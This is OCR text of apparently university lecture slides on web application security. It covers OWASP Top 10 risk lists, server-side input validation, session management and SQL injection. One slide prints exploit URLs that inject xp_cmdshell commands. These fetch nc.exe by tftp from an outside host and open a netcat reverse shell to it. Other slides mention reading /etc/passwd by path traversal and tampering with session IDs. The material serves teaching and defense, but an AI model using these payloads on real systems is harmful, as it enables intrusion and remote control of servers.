Web Applications Security


Acknowledgements

The slides of this lecture are adapted from the following sources:

- Yehuda Afek, “An Overview of Internet Attacks”.
- http://www.counterhack.net/xss.ppt
- http://www.ja-sig.org/wiki/download/attachments/19378/JASIGWinter2006-Security-Reviews.ppt?version=1
- http://www.itsa.ufl.edu/2006/presentations/malpani.ppt
- http://xss-proxy.sourceforge.net/shmoocon-XSS-Proxy.ppt
- Profs. Dan Boneh and John Mitchell, Stanford University
- Neil Daswani


The instructor hereby acknowledges with thanks and gratitude for the contribution of the original authors. The copyrights of the material belong to the original authors.

Different Facets of Web Security



Web App based Vulnerabilities surpassed Buffer Overflow ones

Majority of vulnerabilities now found in web software




Source: MITRE CVE trends

Common Web Application Security Risks

- Injection Flaws: SQL, OS and LDAP,
  - Browser sends malicious input to server as part of commands or queries ; Caused by Bad input checking/validation
- XSS – Cross-site scripting
  - Legitimate but insecure websites inadvertently abused by the attackers to deliver malicious scripts to innocent victims viewing/using the site.
- Broken Authentication and Session Management
  - Allow attackers to compromise password, session tokens (cookies) to assume other users identities or leak privacy information
- Insecure Direct Object References
  - Developer exposes direct references to internal implementation objects (file, database-key etc) without requiring proper access-control/authorization
- CSRF – Cross-site request forgery
  - Force a logged-on victim's browser to send a forged HTTP request to a vulnerable Web application in another site ;

Top 10 Web Application Security Risks – 2021 by OWASP (The Open Web Application Security Project)



Source: https://www.owasp.org/www-project-top-ten

Mapping from 2013 to 2017 (RC) Top 10 Web App Risks

OWASP
The Open Web Application Security Project

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Mapping from 2014 to 2016 (RC) Mobile Top 10

OWASP
The Open Web Application Security Project

– OWASP Top 10 Mobile Risks 2014 and 2016(RC)

https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks

https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10

OWASP Top 10 Mobile 2014	OWASP Top 10 Mobile 2016(RC)
M1: Weak Server Side Controls	M1 - Improper Platform Usage
M2: Insecure Data Storage	M2 - Insecure Data Storage
M3: Insufficient Transport Layer Protection	M3 - Insecure Communication
M4: Unintended Data Leakage	M4 - Insecure Authentication
M5: Poor Authorization and Authentication	M5 - Insufficient Cryptography
M6: Broken Cryptography	M6 - Insecure Authorization
M7: Client Side Injection	M7 - Client Code Quality
M8: Security Decisions Via Untrusted Inputs	M8 - Code Tampering
M9: Improper Session Handling	M9 - Reverse Engineering
M10: Lack of Binary Protections	M10 - Extraneous Functionality


Mapping from 2010 to 2013 Top 10 Web App Risks

OWASP
The Open Web Application Security Project

OWASP Top 10 – 2010		OWASP Top 10 – 2013
A1 – Injection		A1 – Injection
A2 – Cross Site Scripting (XSS)	↑	A2 – Broken Authentication and Session Management
A3 – Broken Authentication and Session Management	↓	A3 – Cross Site Scripting (XSS)
A4 – Insecure Direct Object References		A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	↑	A5 – Security Misconfiguration
A6 – Security Misconfiguration		A6 – Sensitive Data Exposure
A7 – Insecure Cryptographic Storage		A7 – Missing Function Level Access Control
A8 – Failure to Restrict URL Access	↓	A8 – Cross-Site Request Forgery (CSRF)
A9 – Insufficient Transport Layer Protection		A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards (NEW)		A10 – Unvalidated Redirects and Forwards (NEW)
Dropped: A9 -Insufficient Transport Layer Protection		A8 broadened to A7
Merged: A7 and A9 -> A6		

Top 10 Vulnerability Classes in 2011

Source: WHITEHAT SECURITY WEBSITE STATISTICS REPORT, June 2012
by Jeremiah Grossman
http://img.en25.com/Web/WhiteHatSecurityInc/WPstats_summer12_12th.pdf



Web Applications:
Server Side Security

Web Application: Server-side attacks

- 75%+ attacks on servers are now through port 80, i.e. using http, i.e. up in the application layers

=> "Traditional" network/transport-layer Firewalls are not effective in defending such attacks ; Web Application Firewalls (WAF) and Application Proxies can help but can often be evaded still, not fool-proof.

- Common problems/ attacking techniques include:
  - Fail to perform proper Input Validation
    - Exploit encoding weakness
      - Escape for web directory to other parts of the systems by effectively execute/ download ../../../etc/passwd file by encoding ".." and "//" using hex or unicode conventions, e.g.
      - Using URL parameter-passing capability to pass the exploit code, aka "egg" to the server through the URL

      => Can cause Buffer-Overflows in web servers e.g. MS IIS, Apache
  - Exploit Session Management Weakness (insecure use of cookies, session id etc)
  - SQL Injection (Manipulate Database query input)

Input Validation for CGI and other Server-side apps

- Expect the unexpected
- Always do input validation and do not allow attackers to insert commands into the URL for


Normal URL:

```
http://www.buynow.com/scripts/purchase.asp?ID=3
```

Exploit URL for remote command execution

```
http://www.buynow.com/scripts/purchase.asp?ID=3%01EXEC+master..xp
   cmdshell+'tftp+-i+10.1.1.20+GET+nc.exe+c:\nc.exe'

http://www.buynow.com/scripts/purchase.asp?ID=3%01EXEC+master..xp
   cmdshell+'c:\nc.exe+-n+-e+cmd.exe+10.1.1.20+2000'
```

SQL Poisoning



Broken Authentication/ Session Management

Brute-force authentication attack

- Monitor potential brute-force password attacks, e.g using
  - WebCracker http://packetstormsecurity.org/Crackers, brute force attack against password-protected webpages

Broken Authentication/ Session Management

- A lot of web-site perform session management by asking the client (browser) to pass back the "session id", e.g.
  - as part of the cookie, or
  - as a parameter part of the URL
- If the integrity of the session id (or cookie) is not checked, the attacker can substitute a different session id and hence, access other people's sessions
  - Session ID should be Unique and NOT be Guessable
  - Integrity Checking on Cookies to prevent alternations

    => use Message Authentication Code (MAC) to protect cookies

Normal URL to see the results of my own submitted paper:

`http://www.edas.info/PaperShow.cgi?SID=1568914412`

Exploit URL to peek at other people's result:

`http://www.edas.info/PaperShow.cgi?SID=1568914413`

Injection Attacks

SQL Injection (SQLi) Attacks

- General Injection Attacks:
  - An Attacker feeds Malicious Inputs to a victim program to cause unexpected/ bad behavior.


- SQL stands for "Structural Query Language"
  - SQL is a common/ standard way for computer programs to access/ query a Database system
  - Used by a lot of customer-facing Web-Server programs to query the backend Database, e.g.

A Common way to extract input from URL and use it as part of a SQL query:

`http://www.amazon.com/scripts/purchase_record.asp?id=1`

```
Select * from purchase_record where ID = $id ;
```

Basic picture of SQL Injection



SQL Injection

- Lesson to the Web Programmer: Expect the unexpected
- Always do input validation and do not allow attackers to insert commands into the SQL query

e.g. SQL Query Poisoning:

Normal URL and SQL query:

http://www.amazon.com/scripts/purchase_record.asp?id=1

```
Select * from purchase_record where ID = $id ;
```

Exploit URL and SQL query:

